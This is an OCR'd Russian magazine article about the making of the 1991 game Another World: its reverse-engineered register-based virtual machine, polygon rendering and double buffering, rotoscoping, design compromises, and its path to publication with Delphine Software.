
Заставка Another World длится три минуты, но занимает при этом всего 58 Кбайт в сжатом виде.

В 2006 году Грегори Монтуар (Gregory Montoir), один из разработчиков ScummVM, дизассемблировал виртуальную машину и переписал ее на языке C++, а в 2011-м Фабьен Санглар (Fabien Sanglard) — сейчас работающий в Google — причесал его исходники и снабдил множеством комментариев. Поэтому сегодня у нас есть возможность узнать, как все это работало. Бинар-

ник, запускающий игру, состоял из четырех основных компонентов: самой ВМ, менеджера ресурсов, рендерера и аудиомикшера.

Виртуальная машина была регистровой (в противовес появившейся позже стековой JavaVM) и включала в себя 256 регистров общего назначения; код исполнялся в 64 потока, которые последовательно передавали управление друг другу в режиме round-robin. Каждый из потоков отвечал за свой тип задач.

В одном потоке происходила отрисовка фона, другой контролировал передвижение персонажа, третий — отрисовку второстепенных движущихся объектов (например, птиц), четвертый рисовал анимационную заставку и так далее. Когда все потоки отрабатывали (необязательно все 64), изображение на экране обновлялось и все начиналось сначала — для создания следующего кадра.



Архитектура виртуальной машины

Многие потоки исполнения были тесно связаны друг с другом. Так, если игрок останавливался перед дверью, а затем нажимал и удерживал кнопку «выстрел», сначала изменялось состояние персонажа, затем управление передавалось потоку, в котором происходила отрисовка лазера, и на конечном этапе поток, рисующий двери, уничтожал одну из них.

Все игровые объекты хранились в специальных data-файлах в виде координат вершин, из них с помощью специальной инструкции виртуальной машины на экране формировались полигоны, из которых состояли объекты (по одному или по несколько полигонов на объект). Лестер (главный герой) состоял из десятка с лишним полигонов: одна рука, вторая рука, нога, глаз... На начальных этапах разработки даже фоны уровней были полигональными, то есть не загружались из памяти в виде готового изображения, а рисовались при создании сцены. Например, первая сцена в игре рядом с бассейном состояла из 981 полигона.



Знаменитая первая сцена игры

Как это происходило, можно посмотреть на видео (см. в начале статьи). Это своего рода раскадровка всего процесса рисования сцены. В правом верхнем углу показано то, что игрок видит на экране, в левом верхнем углу буфер, содержащий фон, а два нижних — бэкбуфер и фронтбуфер, которые реализуют классическую схему двойной буферизации.

В начале каждой сцены фон отрисовывался в специальный фоновый буфер. Затем он копировался в бэкбуфер, и поверх него рисовались движущиеся объекты, потом бэкбуфер копировался во фронтбуфер и отображался на экране. Это был первый кадр; одновременно с его отображением вновь происходило

копирование фона в бэкбуфер, отрисовка объектов, копирование картинки во фронтбуфер и, наконец, отображение второго кадра.


Обрати внимание, что оптимизация достигалась не только за счет того, что фон рисовался всего один раз, но и за счет перемещения в фон статичных объектов, которые ранее были динамичными. В данном случае это автомобиль: после остановки он становится частью фона, поэтому рендереру больше не нужно тратить время на его рисование как отдельного полигонального объекта.

ИГРА НАЧАЛАСЬ

Вступительный ролик Эрик Шайи закончил в начале 1990 года. Потрудиться над самой игрой еще предстояло. То, какой она будет, он лишь воображал: почти весь процесс создания Another World был импровизацией. По ходу дела автор столкнулся со многими проблемами, для решения которых пришлось изменить движок, доработать виртуальную машину и отказаться от некоторых возможностей.


Уже во время работы над интро Шайи понял, что ему будет очень трудно создать реалистичную векторную анимацию. Поэтому для некоторых сцен он решил использовать метод ротоскопирования — когда для создания анимации обрисовывают кадры заранее отснятого видео.

Первой идеей было сначала перенести изображение с телевизора на целлофановую пленку, а затем приложить ее к монитору и обвести изображение в векторном редакторе. Однако перерисовать таким образом несколько десятков кадров было, по выражению Шайи, сумасшествием. Поэтому он решил использовать Genlock — совместимое с Amiga устройство для захвата видео с VHS-плеера. Трудно представить, через что ему пришлось пройти, то и дело ставя на паузу и перерисовывая картинку с VHS (помнишь, каким размытым и дрожащим было изображение?).



Кадр из видео и обрисованный вручную кадр из игры

Вскоре после начала работы над игрой встала проблема полигональных фонов. Несмотря на то что их отрисовка происходила быстро и зачастую всего один раз на всю сцену, рисовать их в векторном редакторе с помощью мыши было сущим мучением. Поэтому Шайи переключился на использование растровых изображений, подгружаемых с дискеты. Это позволило создавать фоны намного быстрее, а сами они стали более детализированными и не такими угловатыми. Эта функция очень пригодилась, когда в 2006 году Шайи в честь двадцатилетия с выхода оригинала решил создать версию для современных платформ с повышенным разрешением и улучшенной детализацией фонов.




Версия игры для Windows с новыми фонами

Также пришлось отказаться и от некоторых задуманных особенностей геймплея. Например, в игре практически нет лестниц, но повсюду есть лифты и телепорты. Причина тому — сложность анимации поднимающихся и спускаю-

щихся по лестнице персонажей. Шайи просто отказался от них в пользу более легкой в реализации идеи, а там, где лестницы все-таки были нужны, добавил бортик, чтобы движение ног персонажей не было видно.

Изначально в игре не было идеи энергетических экранов, которые защищают персонажа и его врагов от лазеров. Вместо них автор планировал использовать идею укрытий, но опять же анимация оказалась слишком сложной. Игра в результате не пострадала и даже приобрела интересные характерные черты.



Телепорт, двери и охранник

Еще одна проблема возникла, когда Шайи начал осознавать, что не справляется с разработкой игры в одиночку. Спустя семнадцать месяцев была готова всего треть, то есть для окончания потребовалось бы еще два года. Это удручало, и автор решил пойти на кардинальный шаг — ухудшение графики.

Именно так появился уровень в темной пещере, где вместо фонового рисунка заливка черным. Также Шайи начал повторно использовать разные объекты игрового мира, но в то же время стал уделять больше времени геймплею. В результате игра наполнилась разного рода пазлами, таким, например, как загадка с люстрой, которую надо сбросить на голову охранника, а также множеством интересных эпизодов — к примеру, побег от волны. Появились

действия, происходящие параллельно с основным сюжетом, и зрелищные эпизоды, когда стражники стреляют в героя не слева или справа, а с переднего или заднего плана.

Один из самых знаменитых эпизодов игры

ВЫХОД В ЛЮДИ

Наконец в 1991 году игра была готова, и оставалось только найти издателя. Это оказалось непросто. Представители компании Virgin Interactive, которым Шайи отправил игру, согласились на ее публикацию, но поставили условие: превратить Another World в квест (в то время это был очень популярный жанр). Ни желания, ни возможности переделывать всю игру у Шайи не было, и он решил заключить контракт с уже знакомой ему фирмой Delphine Software. На этот раз переговоры прошли успешно, и Another World было суждено стать самой популярной игрой, которую опубликовала Delphine.

Это, впрочем, не последняя интересная история, связанная с Another World. Потом были и другие.



www

Официальный сайт игры (anotherworld.fr)

Ремастер Another World для Windows, Mac и Linux на GOG.com

Эрик Шайи рассказывает о разработке Another World на GDC

О том, как Шайи боролся с Nintendo, не желая менять вступительную музыку к игре (которую, кстати, написал его школьный друг). О том, как появилось неофициальное провальное продолжение. О Flashback, успешной игре, похожей на Another World, но не имеющей к Эрику Шайи никакого отношения. О свалившейся на голову автора славе, о многочисленных интервью и выступлениях, о юбилейных изданиях, о реверсе движка, фан-арте, проектах воссоздания игры и многом-многом другом.

